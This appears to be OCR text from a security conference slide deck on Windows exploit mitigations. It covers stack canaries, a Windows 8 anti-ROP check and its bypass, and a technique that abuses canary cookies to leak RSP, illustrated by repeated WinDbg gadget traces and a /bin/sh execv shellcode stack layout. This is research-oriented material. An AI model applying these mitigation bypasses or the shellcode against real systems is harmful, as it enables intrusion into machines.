
Fountain
Marcel Duchamp, 1917

Windows Exploit Mitigations



Mending the Earth
Shana and Robert ParkeHarrison, 1999

Return Oriented Programming - Timeline



Stack Canary

- Protects against buffer overflow
- Generate random “base canary value” when process starts
- Writes cookie on the stack before return address
- Check if cookie is valid before performing ret opcode
- If not, crash the process
- Requires to recompile current software

Stack Canary

```
int QueryUser()
{
    mov ecx, base_canary_value
    xor ecx, esp
    push ecx
        char buffer[512];
        gets(buffer);
        ...
    pop ecx,
    xor ecx, esp
    call verify_canary_value(ecx)
        return 1;
}
```

0x00803E00	0x00000000
	0x00000000
0x00804000	0x00C0FFEE


Stack Canary

```
int QueryUser()
{
    → mov ecx, base_canary_value
    xor ecx, esp
    push ecx
    char buffer[512];
    gets(buffer);
    ...
    pop ecx,
    xor ecx, esp
    call verify_canary_value(ecx)
    return 1;
}
```

0x00803E00	0x00000000
	0x00000000
[Cookie]	0xdeadbeef
0x00804000	0x00c0ffee

Stack Canary

```
int QueryUser()
{
    mov ecx, base_canary_value
    xor ecx, esp
    push ecx
    → char buffer[512];
    gets(buffer);
    ...
    pop ecx,
    xor ecx, esp
    call verify_canary_value(ecx)
    return 1;
}
```



Stack Canary

```
int QueryUser()
{
    mov ecx, base_canary_value
    xor ecx, esp
    push ecx
    char buffer[512];
    gets(buffer);
    ...
    → pop ecx,
    xor ecx, esp
    call verify_canary_value(ecx)
    return 1;
}
```

The assembly code for the `QueryUser()` function is shown on the left. It includes a stack-based buffer overflow protection mechanism using a stack canary. The canary value is stored at memory location `base_canary_value` and is checked before returning. The stack layout is as follows:

- Address 0x00803E00: `push '/sh'`
- Address 0x00803E04: `push '/bin'`
- Address 0x00803E08: `push esp`
- Address 0x00803E0C: `call execv`
- Address 0x00803E10: `nop`
- Address 0x00803E14: `nop`
- Address 0x00803E18: `nop`
- Address 0x00803E1C: `nop`
- Address 0x00803E20: `nop`
- Address 0x00803E24: `[Cookie]` (highlighted with a yellow arrow)
- Address 0x00803E28: `nop`
- Address 0x00803E2C: `0x00803E00`

Windows 8 ROP Mitigation

- Detects stack pivot
- Ensure RSP is in valid range on memory functions

Windows 8 ROP Mitigation

- Detects stack pivot
- Ensure RSP is in valid range on memory functions
- Bypass by setting RSP to correct range before calling Win32 API

Windows 8 ROP Mitigation

- Detects stack pivot
- Ensure RSP is in valid range on memory functions
- Bypass by setting RSP to correct range before calling Win32 API
- How can we fetch RSP's value?

A Little Bird Told Me

Abusing Stack Canary to fetch the
value of RSP



Surrey Bird Club, England
Martin Parr, 1972

A Little Bird Told Me

- Prepare registers
- Benign function that uses Stack Canary
- Fetch Canary cookie from the stack
 - “Use / Read after free”
- Xor it with base canary value
 - Previously fetched using an arbitrary read vulnerability

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cc16191

00007ffe`0cc16159 4881c4800000000 add rsp, 80h
00007ffe`0cc16160 58 pop rax
00007ffe`0cc16161 5a pop rdx
00007ffe`0cc16162 59 pop rcx
00007ffe`0cc16163 4158 pop r8
00007ffe`0cc16165 4159 pop r9
00007ffe`0cc16167 415a pop r10
00007ffe`0cc16169 415b pop r11
00007ffe`0cc1616b 48ffe0 jmp rax
00007ffe`0cc1616e 0f286c2470 movaps xmm5, xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460 movaps xmm4, xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c4800000000 add rsp, 80h
00007ffe`0cc1617f 58 pop rax
00007ffe`0cc16180 5a pop rdx
00007ffe`0cc16181 59 pop rcx
00007ffe`0cc16182 4158 pop r8
00007ffe`0cc16184 4159 pop r9
00007ffe`0cc16186 415a pop r10
00007ffe`0cc16188 415b pop r11
00007ffe`0cc1618a c3 ret
00007ffe`0cc1618b cc int 3
00007ffe`0cc1618c cc int 3
00007ffe`0cc1618d cc int 3
00007ffe`0cc1618e cc int 3
00007ffe`0cc1618f cc int 3
00007ffe`0cc16190 cc int 3
00007ffe`0cc16191 66666666666660f1f84000000000000 nop word ptr [rax+rax]
ntdll!LdrpICallHandler:
00007ffe`0cc161a0 8139060000c0 cmp dword ptr [rcx], 0C0000006h

Registers

Customize...

Reg	Value
rax	0
rcx	0
rdx	0
rbx	0
rsp	6416aff910
rbp	0
rsi	0
rdi	0
r8	0
r9	0

Memory

Virtual: rbp

Display format: Quad Hex

Virtual Address	Value
00000064`16aff910	0000006416affa10
00000064`16aff918	0000000000000000
00000064`16aff920	0000006416affa10
00000064`16aff928	0000000000000000
00000064`16aff930	0000000000000000
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	00007ffe0cc2a000
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cc16191

00007ffe`0cc16159 4881c4800000000 add rsp, 80h
00007ffe`0cc16160 58 pop rax
00007ffe`0cc16161 5a pop rdx
00007ffe`0cc16162 59 pop rcx
00007ffe`0cc16163 4158 pop r8
00007ffe`0cc16165 4159 pop r9
00007ffe`0cc16167 415a pop r10
00007ffe`0cc16169 415b pop r11
00007ffe`0cc1616b 48ffe0 jmp rax
00007ffe`0cc1616e 0f286c2470 movaps xmm5, xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460 movaps xmm4, xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c4800000000 add rsp, 80h
00007ffe`0cc1617f 58 pop rax
00007ffe`0cc16180 5a pop rdx
00007ffe`0cc16181 59 pop rcx
00007ffe`0cc16182 4158 pop r8
00007ffe`0cc16184 4159 pop r9
00007ffe`0cc16186 415a pop r10
00007ffe`0cc16188 415b pop r11
00007ffe`0cc1618a c3 ret
00007ffe`0cc1618b cc int 3
00007ffe`0cc1618c cc int 3
00007ffe`0cc1618d cc int 3
00007ffe`0cc1618e cc int 3
00007ffe`0cc1618f cc int 3
00007ffe`0cc16190 cc int 3
00007ffe`0cc16191 66666666666660f1f84000000000000 nop word ptr [rax+rax]
ntdll!LdrpICallHandler:
00007ffe`0cc161a0 8139060000c0 cmp dword ptr [rcx], 0C0000006h

Registers

Reg Value

rax	0
rcx	0
rdx	0
rbx	0
rsp	6416aff910
rbp	0
rsi	0
rdi	0
r8	0
r9	0

Memory

Virtual: rbp

Display format: Quad Hex

00000064`16aff910	0000006416affa10
00000064`16aff918	0000000000000000
00000064`16aff920	0000006416affa10
00000064`16aff928	0000000000000000
00000064`16aff930	0000000000000000
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	00007ffe0cc2a000
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000

Ln 0, Col 0 | Sys 0:<Local> | Proc 000:4360 Thrd 001:220c | ASM | OVR | CAPS | NUM

Disassembly

Offset: 00007ffe`0cc16191 4881c480000000 add rsp, 80h
 00007ffe`0cc16160 58 pop rax
 00007ffe`0cc16161 5a pop rdx
 00007ffe`0cc16162 59 pop rcx
 00007ffe`0cc16163 4158 pop r8
 00007ffe`0cc16165 4159 pop r9
 00007ffe`0cc16167 415a pop r10
 00007ffe`0cc16169 415b pop r11
 00007ffe`0cc1616b 48ffe0 jmp rax
 00007ffe`0cc1616e 0f286c2470 movaps xmm5, xmmword ptr [rsp+70h]
 00007ffe`0cc16173 0f28642460 movaps xmm4, xmmword ptr [rsp+60h]
 00007ffe`0cc16178 4881c4800000000 add rsp, 80h
 00007ffe`0cc1617f 58 pop rax
 00007ffe`0cc16180 5a pop rdx
00007ffe`0cc16181 59 pop rcx
 00007ffe`0cc16182 4158 pop r8
 00007ffe`0cc16184 4159 pop r9
 00007ffe`0cc16186 415a pop r10
 00007ffe`0cc16188 415b pop r11
 00007ffe`0cc1618a c3 ret
 00007ffe`0cc1618b cc int 3
 00007ffe`0cc1618c cc int 3
 00007ffe`0cc1618d cc int 3
 00007ffe`0cc1618e cc int 3
 00007ffe`0cc1618f cc int 3
 00007ffe`0cc16190 cc int 3
 00007ffe`0cc16191 6666666666660f1f8400000000000000 nop word ptr [rax+rax]
ntdll!LdrpICallHandler:
 00007ffe`0cc161a0 8139060000c0 cmp dword ptr [rcx], 0C0000006h

Registers

Customize...

Reg	Value
rax	0
rcx	0
rdx	0
rbx	0
rsp	6416aff910
rbp	0
rsi	0
rdi	0
r8	0
r9	0

Memory

Virtual: rbp

Display format: Quad Hex

00000064`16aff910	0000006416affa10
00000064`16aff918	00000000000000000000
00000064`16aff920	0000006416affa10
00000064`16aff928	00000000000000000000
00000064`16aff930	00000000000000000000
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	00007ffe0cc2a000
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	00000000000000000000
00000064`16aff968	00000000000000000000
00000064`16aff970	00000000000000000000



Disassembly

Offset: 00007ffe`0cc16191

```

00007ffe`0cc16159 4881c4800000000 add    rsp, 80h
00007ffe`0cc16160 58      pop   rax
00007ffe`0cc16161 5a      pop   rdx
00007ffe`0cc16162 59      pop   rcx
00007ffe`0cc16163 4158    pop   r8
00007ffe`0cc16165 4159    pop   r9
00007ffe`0cc16167 415a    pop   r10
00007ffe`0cc16169 415b    pop   r11
00007ffe`0cc1616b 48ffe0  jmp   rax
00007ffe`0cc1616e 0f286c2470 movaps xmm5, xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460 movaps xmm4, xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c4800000000 add   rsp, 80h
00007ffe`0cc1617f 58      pop   rax
00007ffe`0cc16180 5a      pop   rdx
00007ffe`0cc16181 59      pop   rcx
00007ffe`0cc16182 4158    pop   r8
00007ffe`0cc16184 4159    pop   r9
00007ffe`0cc16186 415a    pop   r10
00007ffe`0cc16188 415b    pop   r11
00007ffe`0cc1618a c3      ret
00007ffe`0cc1618b cc      int   3
00007ffe`0cc1618c cc      int   3
00007ffe`0cc1618d cc      int   3
00007ffe`0cc1618e cc      int   3
00007ffe`0cc1618f cc      int   3
00007ffe`0cc16190 cc      int   3
00007ffe`0cc16191 6666666666660f1f84000000000000 nop word ptr [rax+rax]
ntdll!LdrpICallHandler:
00007ffe`0cc161a0 8139060000c0 cmp    dword ptr [rcx], 0C0000006h

```

Registers

Customize...

Reg Value

rax	0
rcx	0
rdx	0
rbx	0
rsp	6416aff910
rbp	0
rsi	0
rdi	0
r8	0
r9	0

Memory

Virtual: rbp

Display format: Quad Hex

00000064`16aff910	0000006416affa10
00000064`16aff918	00000000000000000000
00000064`16aff920	0000006416affa10
00000064`16aff928	00000000000000000000
00000064`16aff930	00000000000000000000
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	00007ffe0cc2a000
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	00000000000000000000
00000064`16aff968	00000000000000000000
00000064`16aff970	00000000000000000000

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cc16191

00007ffe`0cc16159 4881c4800000000 add rsp, 80h
00007ffe`0cc16160 58 pop rax
00007ffe`0cc16161 5a pop rdx
00007ffe`0cc16162 59 pop rcx
00007ffe`0cc16163 4158 pop r8
00007ffe`0cc16165 4159 pop r9
00007ffe`0cc16167 415a pop r10
00007ffe`0cc16169 415b pop r11
00007ffe`0cc1616b 48ffe0 jmp rax
00007ffe`0cc1616e 0f286c2470 movaps xmm5, xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460 movaps xmm4, xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c4800000000 add rsp, 80h
00007ffe`0cc1617f 58 pop rax
00007ffe`0cc16180 5a pop rdx
00007ffe`0cc16181 59 pop rcx
00007ffe`0cc16182 4158 pop r8
00007ffe`0cc16184 4159 pop r9
00007ffe`0cc16186 415a pop r10
00007ffe`0cc16188 415b pop r11
00007ffe`0cc1618a c3 ret
00007ffe`0cc1618b cc int 3
00007ffe`0cc1618c cc int 3
00007ffe`0cc1618d cc int 3
00007ffe`0cc1618e cc int 3
00007ffe`0cc1618f cc int 3
00007ffe`0cc16190 cc int 3
00007ffe`0cc16191 66666666666660f1f84000000000000 nop word ptr [rax+rax]
ntdll!LdrpICallHandler:
00007ffe`0cc161a0 8139060000c0 cmp dword ptr [rcx], 0C0000006h

Registers

Customize...

Reg	Value
rax	0
rcx	0
rdx	0
rbx	0
rsp	6416aff910
rbp	0
rsi	0
rdi	0
r8	0
r9	0

Memory

Virtual: rbp

Display format: Quad Hex

Virtual Address	Value
00000064`16aff910	0000006416affa10
00000064`16aff918	0000000000000000
00000064`16aff920	0000006416affa10
00000064`16aff928	0000000000000000
00000064`16aff930	0000000000000000
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	00007ffe0cc2a000
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cc16191

00007ffe`0cc16160	58	pop	rax
00007ffe`0cc16161	5a	pop	rdx
00007ffe`0cc16162	59	pop	rcx
00007ffe`0cc16163	4158	pop	r8
00007ffe`0cc16165	4159	pop	r9
00007ffe`0cc16167	415a	pop	r10
00007ffe`0cc16169	415b	pop	r11
00007ffe`0cc1616b	48ffe0	jmp	rax
00007ffe`0cc1616e	0f286c2470	movaps	xmm5, xmmword ptr [rsp+70h]
00007ffe`0cc16173	0f28642460	movaps	xmm4, xmmword ptr [rsp+60h]
00007ffe`0cc16178	4881c4800000000	add	rsp, 80h
00007ffe`0cc1617f	58	pop	rax
00007ffe`0cc16180	5a	pop	rdx
00007ffe`0cc16181	59	pop	rcx
00007ffe`0cc16182	4158	pop	r8
00007ffe`0cc16184	4159	pop	r9
00007ffe`0cc16186	415a	pop	r10
00007ffe`0cc16188	415b	pop	r11
00007ffe`0cc1618a	c3	ret	
00007ffe`0cc1618b	cc	int	3
00007ffe`0cc1618c	cc	int	3
00007ffe`0cc1618d	cc	int	3
00007ffe`0cc1618e	cc	int	3
00007ffe`0cc1618f	cc	int	3
00007ffe`0cc16190	cc	int	3
00007ffe`0cc16191	66666666666660f1f840000000000	nop word ptr [rax+rax]	
ntdll!LdrpICallHandler:			
00007ffe`0cc161a0	8139060000c0	cmp	dword ptr [rcx], 0C0000006h
00007ffe`0cc161a6	740a	je	ntdll!LdrpICallHandler+0x12 (00007ffe`0cc161a8)

Registers

Customize...

Reg	Value
rax	0
rcx	6416afffa10
rdx	0
rbx	0
rsp	6416aff918
rbp	0
rsi	0
rdi	0
r8	0
r9	0

Memory

Virtual: rbp

Display format: Quad Hex

00000064`16aff918	0000000000000000
00000064`16aff920	0000006416afffa10
00000064`16aff928	0000000000000000
00000064`16aff930	0000000000000000
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	00007ffe0cc2a000
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cc161e1 101 | 101 | AA |

Previous Next

00007ffe`0cc161e1	5a	pop	rdx
00007ffe`0cc161e2	59	pop	rcx
00007ffe`0cc161e3	4158	pop	r8
00007ffe`0cc161e5	4159	pop	r9
00007ffe`0cc161e7	415a	pop	r10
00007ffe`0cc161e9	415b	pop	r11
00007ffe`0cc161eb	48ffe0	jmp	rax
00007ffe`0cc161e6e	0f286c2470	movaps	xmm5, xmmword ptr [rsp+70h]
00007ffe`0cc16173	0f28642460	movaps	xmm4, xmmword ptr [rsp+60h]
00007ffe`0cc16178	4881c4800000000	add	rsp, 80h
00007ffe`0cc1617f	58	pop	rax
00007ffe`0cc16180	5a	pop	rdx
00007ffe`0cc16181	59	pop	rcx
00007ffe`0cc16182	4158	pop	r8
00007ffe`0cc16184	4159	pop	r9
00007ffe`0cc16186	415a	pop	r10
00007ffe`0cc16188	415b	pop	r11
00007ffe`0cc1618a	c3	ret	
00007ffe`0cc1618b	cc	int	3
00007ffe`0cc1618c	cc	int	3
00007ffe`0cc1618d	cc	int	3
00007ffe`0cc1618e	cc	int	3
00007ffe`0cc1618f	cc	int	3
00007ffe`0cc16190	cc	int	3
00007ffe`0cc16191	66666666666660f1f840000000000	nop word ptr [rax+rax]	
ntdll!LdrpICallHandler:			
00007ffe`0cc161a0	8139060000c0	cmp	dword ptr [rcx], 0C0000006h
00007ffe`0cc161a6	740a	je	ntdll!LdrpICallHandler+0x12 (00007ffe`0cc161a8)
00007ffe`0cc161a8	33d2	xor	edx, edx

Registers

Customize...

Reg	Value
rax	0
rcx	6416afffa10
rdx	0
rbx	0
rsp	6416aff920
rbp	0
rsi	0
rdi	0
r8	0
r9	0

Memory

Virtual: rnp Previous Next

Display format: Quad Hex

00000064`16aff920	0000006416afffa10
00000064`16aff928	0000000000000000
00000064`16aff930	0000000000000000
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	00007ffe0cc2a000
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000

Ln 0, Col 0 | Sys 0:<Local> | Proc 000:4360 Thrd 001:220c | ASM | OVR | CAPS | NUM

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cc16191

00007ffe`0cc16162 59	pop	rcx
00007ffe`0cc16163 4158	pop	r8
00007ffe`0cc16165 4159	pop	r9
00007ffe`0cc16167 415a	pop	r10
00007ffe`0cc16169 415b	pop	r11
00007ffe`0cc1616b 48ffe0	jmp	rax
00007ffe`0cc1616e 0f286c2470	movaps	xmm5,xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460	movaps	xmm4,xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c4800000000	add	rsp,80h
00007ffe`0cc1617f 58	pop	rax
00007ffe`0cc16180 5a	pop	rdx
00007ffe`0cc16181 59	pop	rcx
00007ffe`0cc16182 4158	pop	r8
00007ffe`0cc16184 4159	pop	r9
00007ffe`0cc16186 415a	pop	r10
00007ffe`0cc16188 415b	pop	r11
00007ffe`0cc1618a c3	ret	
00007ffe`0cc1618b cc	int	3
00007ffe`0cc1618c cc	int	3
00007ffe`0cc1618d cc	int	3
00007ffe`0cc1618e cc	int	3
00007ffe`0cc1618f cc	int	3
00007ffe`0cc16190 cc	int	3
00007ffe`0cc16191 6666666666660f1f840000000000	nop	word ptr [rax+rax]
ntdll!LdrpICallHandler:		
00007ffe`0cc161a0 8139060000c0	cmp	dword ptr [rcx],0C0000006h
00007ffe`0cc161a6 740a	je	ntdll!LdrpICallHandler+0x12 (00007ffe`0cc161a8)
00007ffe`0cc161a8 33d2	xor	edx,edx
00007ffe`0cc161aa b90a000000	mov	ecx,0Ah

Registers

Customize...

Reg	Value
rax	0
rcx	6416afffa10
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416afffa10

Memory

Virtual: rnpn Previous Next

Display format: Quad Hex

Virtual	Display
00000064`16aff928	0000000000000000
00000064`16aff930	0000000000000000
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	00007ffe0cc2a000
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cc161e1 01

00007ffe`0cc161e3 4158	pop	r8
00007ffe`0cc161e5 4159	pop	r9
00007ffe`0cc161e7 415a	pop	r10
00007ffe`0cc161e9 415b	pop	r11
00007ffe`0cc161eb 48ffe0	jmp	rax
00007ffe`0cc161e e 0f286c2470	movaps	xmm5, xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460	movaps	xmm4, xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c4800000000	add	rsp, 80h
00007ffe`0cc1617f 58	pop	rax
00007ffe`0cc16180 5a	pop	rdx
00007ffe`0cc16181 59	pop	rcx
00007ffe`0cc16182 4158	pop	r8
00007ffe`0cc16184 4159	pop	r9
00007ffe`0cc16186 415a	pop	r10
00007ffe`0cc16188 415b	pop	r11
00007ffe`0cc1618a c3	ret	
00007ffe`0cc1618b cc	int	3
00007ffe`0cc1618c cc	int	3
00007ffe`0cc1618d cc	int	3
00007ffe`0cc1618e cc	int	3
00007ffe`0cc1618f cc	int	3
00007ffe`0cc16190 cc	int	3
00007ffe`0cc16191 66666666666660f1f840000000000	nop word ptr [rax+rax]	
ntdll!LdrpICallHandler:		
00007ffe`0cc161a0 8139060000c0	cmp	dword ptr [rcx], 0C0000006h
00007ffe`0cc161a6 740a	je	ntdll!LdrpICallHandler+0x12 (00007ffe`0cc161a8)
00007ffe`0cc161a8 33d2	xor	edx, edx
00007ffe`0cc161aa b90a000000	mov	ecx, 0Ah
00007ffe`0cc161af cd29	int	29h

Registers

Customize...

Reg	Value
rax	0
rcx	6416afffa10
rdx	0
rbx	0
rsp	6416aff930
rbp	0
rsi	0
rdi	0
r8	0
r9	6416afffa10

Memory

Virtual: rbp

Display format: Quad Hex

Virtual	Display
00000064`16aff930	0000000000000000
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	00007ffe0cc2a000
